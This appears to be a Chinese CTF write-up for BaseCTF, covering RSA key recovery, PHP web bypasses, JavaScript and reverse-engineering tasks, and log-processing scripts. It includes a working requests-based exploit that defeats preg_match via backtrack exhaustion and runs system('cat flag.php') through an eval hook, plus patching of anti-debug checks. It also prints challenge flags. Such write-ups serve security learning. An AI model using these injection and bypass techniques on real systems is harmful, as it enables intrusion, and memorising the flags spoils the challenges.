0554c882a75d8b3b4be18a7b9acd367b9632d9c2cb89239cd3fb367b924cfa98f8760d8ffb0
665ce3b458eaa841c010b62e6da9bc2dc76e314f3ebe694f8ae7e82bd7e8e3b7cbb17d4f14
263d4c328bd5d16566004098953b851dbb87f802a38af73ccb9bfec9eaee7fac92b6daad96d
7d49e90d68e5460a148aeb22334e6c41

0241 # 整型 长度 为 65 字节(0x41)，内容：p (素数)

00f40c8cc874c39b3d452e5be257835d24cff6b2627de2af1666a799e073e6fd5997d238f7a1

对比后可以发现，私钥文件缺的只是俩个素数的信息，而d，n的信息都在前面，刚好没丢失。

用cyberchef将现有的Base64导入，解码并转成字节，然后对着右图的定义一个个数字节，把n和d分别提取出来，再分别转回Base64后，就可以写exp解flag了

exp如下：

```
from Crypto.Util.number import *
from gmpy2 import *
from Crypto.PublicKey import RSA
import base64 as b64

n =
b64.b64decode("vSeEhBIq75pp7GRykCGd7Qbt0rdhFyGzJoULL1Bg2u7XaUNWZnxHnKnMtpafT75tx/p
nWayiHYqWqIGo5KAhdzJ1fmSdUDGRUR+pbaQu0dovo7yMnGX72cDdb0MDWaxF5FXTLFsOop0h5kf/gOUKv
LuA92rbZwB6BOhduutMjx0=")
```

```
n = bytes_to_long(n)

d =
b64.b64decode("ImXjVVkwca41AQYrR0a1v3r5GM68W0aHm8OqCwqk8mtoxP234p9LLpQ6ZCH0Cr5onGt
PDCG2wYSIbVBW9GyiaQhUDsB7gq1H5meXGgH6xhYuk6f8Ya7VZg+CauujTXiszRj8WeeSFwHxD/UdUog3B
rhkKHz9s04wnJOCnSnYZ8k=")
d = bytes_to_long(d)

with open("out", 'rb') as f:
    c = f.read()
c = bytes_to_long(c)

m = pow(c, d, n)
m = long_to_bytes(m)
print(m)#b'BaseCTF{57e6c35a-2768-49f9-8aca-47a3abcff1c7}'
```

Pwn

不会，下次一定学

Web

[Fin] 1z_php

题目php源码如下：

```
<?php
highlight_file('index.php');
# 我记得她...好像叫flag.php吧？
$emp=$_GET['e_m.p'];
$try=$_POST['try'];
if($emp!="114514"&&intval($emp,0)===114514)
{
    for ($i=0;$i<strlen($emp);$i++){
        if (ctype_alpha($emp[$i])){
            die("你不是hacker？那请去外场等候！");
        }
    }
    echo "只有真正的hacker才能拿到flag！"."<br>";

    if (preg_match('/.+?HACKER/is',$try)){
        die("你是hacker还敢自报家门呢？");
    }
    if (!stripos($try,'HACKER') === TRUE){
        die("你连自己是hacker都不承认，还想要flag呢？");
    }

    $a=$_GET['a'];
    $b=$_GET['b'];
```

```
    $c=$_GET['c'];
    if(stripos($b,'php')!==0){
        die("收手吧hacker，你得不到flag的！");
    }
    echo (new $a($b))->$c();
}
else
{
    die("114514到底是啥意思嘞？。？");
}
# 觉得困难的话就直接把shell拿去用吧，不用谢~
$shell=$_POST['shell'];
eval($shell);
?>
```

先想办法给$emp传参，要注意一个坑：

- 当 php 版本小于 8 时，GET 请求的参数名含有 . ，会被转为 _ ，但是如果参数名中有 [，这 个 [会被直接转为 _ ，但是后面如果有 . ，这个 . 就不会被转为 _ 。

那么“e_m.p”应该传入的GET参数名其实应该是“e[m.p”。

再考虑怎么绕过这几句和$emp有关的判断：

```
if($emp!="114514"&&intval($emp,0)===114514)
{
    for ($i=0;$i<strlen($emp);$i++){
        if (ctype_alpha($emp[$i])){
            die("你不是hacker？那请去外场等候！");
        }
    }
```

只需要让$emp为“114514[任意非数字、非字母字符]”即可，比如“114514*”

再考虑怎么绕过这个和$try有关的判断：

```
if (preg_match('/.+?HACKER/is',$try)){
        die("你是hacker还敢自报家门呢？");
    }
    if (!stripos($try,'HACKER') === TRUE){
        die("你连自己是hacker都不承认，还想要flag呢？");
    }
```

第一个preg_match过滤了“[任意数量任意字符]HACKER”（不区分大小写）这种模式串，第二个stripos则要求“HACKER”（不区分大小写）前面必须有字符。

这两个条件显然是冲突的，那么只能考虑用某种方法破坏掉其中一个。上网查询资料得知：

- PHP 为了防止正则表达式的拒绝服务攻击（reDOS），给 pcre 设定了一个回溯次数上限 pcre.backtrack_limit 回溯次数上限默认是 100 万。如果回溯次数超过了 100 万，preg_match 将不再返回非 1 和 0，而是 false。

那么我们可以构造一个长度为百万级别的字符串，把preg_match爆了（最大回溯次数绕过），后面的stripos也能正常识别到后面的"HACKER"子串。

到了最后一步，题目给了$shell接口，可以直接eval，那么我们只要保证下面这段代码正确执行就行了：

```
$a=$_GET['a'];
$b=$_GET['b'];
$c=$_GET['c'];
if(stripos($b,'php')!==0){
    die("收手吧hacker，你得不到flag的！");
}
echo (new $a($b))->$c();
```

与其想方设法构造特定的代码在这一步拿到flag，不如跳过这一步，在后面那个eval随心所欲地执行任何代码。

直接找GPT要一组合法的参数并传入即可：

为了绕过这个检查，我们可以使用以下方法：

- `a` 可以设置为任何可实例化的PHP内置类名。
- `b` 需要以 "php" 开头，但我们可以使用PHP的字符串解析特性来传递一个有效的类名。
- `c` 应该是类 `a` 的一个方法名。

这里有一个示例攻击向量：

- `a` 设置为 `Exception`，因为这是一个内置的PHP类。
- `b` 设置为 `phpinfo`。由于 `stripos` 检查 `b` 是否以 "php" 开头，我们可以直接使用 `phpinfo`，它是一个内置函数，但在这个上下文中作为字符串是有效的。
- `c` 设置为 `getMessage`，这是 `Exception` 类的一个方法。

最后一步就是找出flag在哪了，先ls一下

```
flag.php
index.php
>>>
```

得知flag就在当前目录下，直接cat flag.php就可以拿到flag了

```
<?php =BaseCTF{0af93c1d-a584-42c0-a928-4726264e4fb8}?>
>>>
```

完整exp如下：

```
import requests
url="http://challenge.basectf.fun:22109/"

data={
```

```
        'try':'I AM '*200001+'HACKER!!',#构造百万级别字符串，让preg_match罢工
        "shell":"system('cat flag.php');"#"system('ls');"
}
params={
        "e[m.p":"114514*",
        "a":"Exception",
        "b":"phpinfo",
        "c":"getMessage"
}
r=requests.post(url,data = data,params = params)
t = r.text
print(t[t.find("phpinfo") + 7:])#<?php =BaseCTF{0af93c1d-a584-42c0-a928-
4726264e4fb8}?>
```

[Week2] 一起吃豆豆

直接F12开发者，切换至“网络”，然后刷新出资源文件，在“index.js”中，翻到最下面可以看到一串Base64编码，复制到cyberchef解密出来就可以拿到flag了

```
 {
e = '#FFF';
bold 20px PressStart2P';
n = 'center';
line = 'middle';
(_LIFE ? atob("QmFzZUNURntKNV9nYW0zXzFzX2Vhc3lfdDBfaDRjayEhfQ==") : 'GAME OVER', t
```

Input

```
QmFzZUNURntKNV9nYW0zXzFzX2Vhc3lfdDBfaDRjayEhfQ==
```

Output


```
BaseCTF{J5_gam3_1s_easy_t0_h4ck!!}
```

[Week2] 你听不到我的声音

题目php源码如下

```
 <?php
highlight_file(__FILE__);
shell_exec($_POST['cmd']);
```

只有shell_exec，没有回显，考虑将回显重定向到外部文件，然后直接访问这个文件即可



Reverse


[Fin] microgame

题目附件（不知道赛事结束后还能不能下）

打开附件是一个基于Unity写的游戏，先别急着上IDA等各种高大上的工具，我们先打开试玩一下，发现只需要把所有敌人都消灭了就能拿到flag了（只有67个），Tab打开暂停界面能开无敌（invincibility。但是当你打完剩一只怪的时候，游戏会提示"只剩一只了"，按照小地图找，只能找到一处被地形围起来的密闭盒子，里面似乎就是最后一只怪。


方法一：

打开CE修改器，然后通过不断地跳，Tab暂停，落地，...把y轴坐标的地址找到，然后适当修改增加自己的y轴坐标，让自己落在那个盒子上方，再适当减少y轴坐标，就可以穿到那个盒子里面，看到最后的小怪了。



方法二：

开无敌之后，冲出初始房间，调整位置让小怪把你挤到那个盒子边，然后你就可以直接杀掉里面的小怪了。（如果清理完周边所有怪还是卡在墙里动不了，可以试试按C键下蹲爬出来）



（嫌枪弹药少，清怪不够快，可以试试用CE修改器锁定弹药）

[Week3] Dont-debug-me

题目附件


打开附件，解压出来的exe文件打开就闪退，我们直接将其拖到IDA。

在main流程里看到一个名字很奇怪的函数“ex1t”，过去看看定义，发现flag


```
1  void __cdecl ex1t(char *0)
2  {
3    uint8_t mg[64]; // [rsp+20h] [rbp-70h] BYREF
4    uint8_t key[32]; // [rsp+60h] [rbp-30h] BYREF
5    uint64_t n; // [rsp+88h] [rbp-8h]
6
7    strcpy((char *)key, "plz_dont_debugme");
8    key[17] = 0;
9    *(_WORD *)&key[18] = 0;
10   *(_DWORD *)&key[20] = 0;
11   *(_QWORD *)&key[24] = 0i64;
12   n = 128i64;
13   strcpy((char *)mg, "BaseCTF{Y0u_r3a11y_kn0w_debugg!!!}");
14   memset(&mg[35], 0, 29);
15   s20(mg, 0x40ui64, key, 0x80ui64);
16   o0Oh(mg);
17 }
```


试了一下，是假flag，看起来必须让程序运行这句，才能拿到flag

分析主流程，为了绕过两次Debug检测，只需要把那两处的汇编代码从“jz”改成“jnz”就行了



记得在return那打断点，不然窗口一下子就没了





[Week3] 世界上最简单的题目

题目附件如下：

```
# #免费的50分，复制粘贴直接秒
杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
！
# #免费的50分，复制粘贴直接秒
杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
！
# #免费的50分，复制粘贴直接秒
杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
！
# #免费的50分，复制粘贴直接秒
杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
！
# #免费的50分，复制粘贴直接秒
杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
！
a1 =[1 ,1 ,1 ,3 ,1 ,1 ,1 ,3 ,1 ,1 ,1 ,3 ,1 ,1 ,3 ,1 ,1 ,3 ,1 ,1 ,3 ,1 ,3 ,1 ,3 ,1
,3 ]#line:6
f1 =[101 ,102 ,117 ,120 ,119 ,108 ,102 ,124 ,100 ,109 ]#line:7
def o1 ():#line:13
# #免费的50分，复制粘贴直接秒
杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
！
# #免费的50分，复制粘贴直接秒
杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
！
# #免费的50分，复制粘贴直接秒
杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
！
# #免费的50分，复制粘贴直接秒
杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
```

```
!
# #免费的50分，复制粘贴直接秒
杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
!
    return input ("please input your flag: ")#line:14
def p1 (O0O0O0OOOO0O0OOO0 ):#line:20
    return list (O0O0O0OOOO0O0OOO0 )#line:21
def main ():#line:27
    OO0O0OOO0O0O0OO00 =o1 ()#line:28
    0OOOOO0O0O00OOOOO =1 #line:29
    # #免费的50分，复制粘贴直接秒
杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
!
# #免费的50分，复制粘贴直接秒
杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
!
# #免费的50分，复制粘贴直接秒
杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
!
# #免费的50分，复制粘贴直接秒
杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
!
# #免费的50分，复制粘贴直接秒
杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
!
    O0O0OOO0O0O0OO0O0 =0 #line:30
    if len (OO0O0OOO0O0O0OO00 )!=len (f1 ):#line:36
        print ("Input length does not match.")#line:37
        exit ()#line:38
    O0O0OOO0O0O0OO0OO =p1 (OO0O0OOO0O0O0OO00 )#line:44
    # #免费的50分，复制粘贴直接秒
杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
!
# #免费的50分，复制粘贴直接秒
杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
!
# #免费的50分，复制粘贴直接秒
杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
!
# #免费的50分，复制粘贴直接秒
杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
!
# #免费的50分，复制粘贴直接秒
杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
!
    for 0O0O0O0O0OOOOO0OO in range (len (a1 )):#line:50
        if a1 [0O0O0O0O0OOOOO0OO ]==1 :#line:51
            O0O0OOO0O0O0OO0OO [0O0O0O0O0OOOOO0OO ]=chr (ord (O0O0OOO0O0O0OO0OO 
[0O0O0O0O0OOOOO0OO ])^0OOOOO0O0O00OOOOO )#line:57
            0OOOOO0O0O00OOOOO +=1 #line:58
        elif a1 [0O0O0O0O0OOOOO0OO ]==3 :#line:59
            0OOOOO0O0O00OOOOO +=1 #line:60
    for 0O0O0O0O0OOOOO0OO in range (len (f1 )):#line:66
        if f1 [0O0O0O0O0OOOOO0OO ]!=ord (O0O0OOO0O0O0OO0OO [0O0O0O0O0OOOOO0OO 
```

```
]):#line:67
            print ("nooooo")#line:68
            # #免费的50分，复制粘贴直接秒杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
# #免费的50分，复制粘贴直接秒杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
# #免费的50分，复制粘贴直接秒杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
# #免费的50分，复制粘贴直接秒杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
# #免费的50分，复制粘贴直接秒杀！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！！
            exit ()#line:69
    print ("yes, your flag is")#line:75
    print ("BaseCTF{"+''.join (OOOOOOOOOOOOOOOOO )+"}")#line:76
if __name__ =="__main__":#line:82
    main ()#line:83
```

码风似乎有点过于抽象了，把注释全删掉，然后用字符串批量替换功能给那一团变量随便改几个具有区分度的名字，整理后如下：

```
a1 =[1 ,1 ,1 ,3 ,1 ,1 ,1 ,3 ,1 ,1 ,1 ,3 ,1 ,1 ,3 ,1 ,1 ,3 ,1 ,1 ,3 ,1 ,3 ,1 ,3 ,1 ,3 ]#line:6
f1 =[101 ,102 ,117 ,120 ,119 ,108 ,102 ,124 ,100 ,109 ]#line:7
def o1 ():#line:13
    return input ("please input your flag: ")#line:14
def p1 (x):#line:20
    return list (x)#line:21
def main ():#line:27
    a=o1 ()#line:28
    i=1 #line:29
    j=0 #line:30
    if len (a)!=len (f1 ):#line:36
        print ("Input length does not match.")#line:37
        exit ()#line:38
    f=p1 (a)#用户输入字符串转list数组
    for k in range (len (a1 )):#line:50
        if a1 [k ]==1 :#line:51
            f[j]=chr (ord (f[j])^i)#line:57
            i+=1 #line:58
        elif a1 [k ]==3 :#line:59
            j+=1 #line:60
    for k in range (len (f1 )):#line:66
        if f1 [k ]!=ord (f[k ]):#line:67
            print ("nooooo")#line:68
            exit ()#line:69
```

```
    print ("yes, your flag is")#line:75
    print ("BaseCTF{"+''.join (a)+"}")#line:76

if __name__ =="__main__":#line:82
    main ()#line:83
```

稍加分析可知，这是一个接受用户输入的字符串a，然后经过一段加密运算，加密成数组f1，并和数组f进行对比来判断用户的输入是否为flag。

那么很容易就能根据加密过程写出解密脚本：

```
a1 =[1 ,1 ,1 ,3 ,1 ,1 ,1 ,3 ,1 ,1 ,1 ,3 ,1 ,1 ,3 ,1 ,1 ,3 ,1 ,1 ,3 ,1 ,3 ,1 ,3 ,1
,3 ]#line:6
f1 =[101 ,102 ,117 ,120 ,119 ,108 ,102 ,124 ,100 ,109 ]#line:7

def dec():
    j = 9
    i = 19

    for k in range(len(f1)):
        f1[k] = chr(f1[k])

    for k in range (len (a1 ) - 1, -1, -1):
        if a1 [k ]==1 :
            i-=1
            f1[j]=chr (ord (f1[j])^i)
        elif a1 [k ]==3 :
            j-=1
    flag = "BaseCTF{"
    for s in f1:
        flag += s
    flag += "}"
    print(flag)#BaseCTF{easyvmvmvm}

if __name__ =="__main__":#line:82
    dec()
```

PPC

我也不知道PPC是什么

[8号15点截止] BaseCTF 崩啦 - 导言 [Week3] [Week4]

题目附件

打开附件就能看到flag

[8号15点截止] BaseCTF 崩啦 II - 过期了? [Week3] [Week4]

感觉这一系列的都是数据处理题，这题我一开始是直接手动一个个找的，数据量还算少，写出来了。但后面的题数据量都挺大，所以我又给这题重新写了个exp

```
import json
import hashlib
def MD5(data):
    md5 = hashlib.md5()  # 创建一个md5对象
    md5.update(data.encode('utf-8'))  # 使用utf-8编码更新数据
    return md5.hexdigest()  # 返回十六进制的哈希值

with open("teams.json", "r") as f:
    teams = json.load(f)

with open("flags.json", "r") as f:
    flags = json.load(f)

with open("challenges.json", "r") as f:
    challenges = json.load(f)

id2name = {}
id2name_c = {}#从id到题目名映射

FLAG = {}#队伍id，管理一堆map(题目名，对应正确flag)
CHALLENGE = {}#键为题目名, 管理每道题题目id以及截至时间，得分
TEAM = {}#flag找关联队伍
```

```
for team in teams:#注册所有有效队伍
    #if team["Name"] in vaild:
    #    print("怎么有队伍重名啊")#还真有一对重名的
    #    print(team)
    if team["Id"] == "235d4de0-51c6-7c03-7ab7-f509079f67d3":#特判一下那个重名队伍ID
        team["Name"] = "#" + team["Name"]
    id2name[team["Id"]] = team["Name"]
    FLAG[team["Name"]] = team
    FLAG[team["Name"]]["flag"] = {}
    FLAG[team["Name"]]["score"] = 0#注册初始分数

for c in challenges:#challenge名字建立映射关系
    id2name_c[c["Id"]] = c["Name"]
    CHALLENGE[c["Name"]] = c

for flag in flags:#为每个队伍注册flag信息
    teamName = id2name[flag["TeamId"]]
    cName = id2name_c[flag["ChallengeId"]]
    FLAG[teamName]["flag"][cName] = flag["Flag"]
    TEAM[flag["Flag"]] = teamName

import time as TiMe
from datetime import datetime

def str2time(s):
    if s.find("T") != -1:#2024-08-31T15:00:00+08:00
        return TiMe.strptime(s[:-6], "%Y-%m-%dT%H:%M:%S")
    else:#2024/8/31 20:19:41 +08:00
        return TiMe.strptime(s[:-7], "%Y/%m/%d %H:%M:%S")

def mstr(s,st,ed):
    s = s[s.find(st)+len(st):]
    s = s[:s.find(ed)]
    return s

def getInfo(s):
    if s.find("+08:00") == -1:
        print("？？？你的时区发生啥事")
    time = mstr(s, "[", " INF] ")
    team = mstr(s, "] FlagChecker: 队伍 [", "] 提交题目 ")
    flag = mstr(s, "] 的答案 [", "] <")
    submitter = mstr(s, "] <", ">")
    challenge = mstr(s, "] 提交题目 [", "] 的答案 [")
    return time, team, flag, submitter, challenge

v = []
with open("submissions.log", "r", encoding = 'utf8') as f:
    lines = f.readlines()
    for line in lines:
        time, teamName, flag, submitter, challengeName = getInfo(line)
        if teamName != "Damien Schroeder":
            continue

        if str2time(time) > str2time(CHALLENGE[challengeName]["EndAt"]):
```

```
            v.append([time, CHALLENGE[challengeName]["Id"]])

v = sorted(v, key = lambda x : (x[0], x[1]))

FLAG = ""
for t, i in v:
    FLAG += i + ","

print("BaseCTF{" + MD5(FLAG[:-1]) + "}")#BaseCTF{f577e4522ccba9ed07727212657f139e}
```

[8号15点截止] BaseCTF 崩啦 III - 帮我查查队伍的解题 [Week3] [Week4]

这题我一开始也是直接手动一个个找的。。。

```
import json
import hashlib
def MD5(data):
    md5 = hashlib.md5()  # 创建一个md5对象
    md5.update(data.encode('utf-8'))  # 使用utf-8编码更新数据
    return md5.hexdigest()  # 返回十六进制的哈希值

with open("teams.json", "r") as f:
    teams = json.load(f)

with open("flags.json", "r") as f:
    flags = json.load(f)

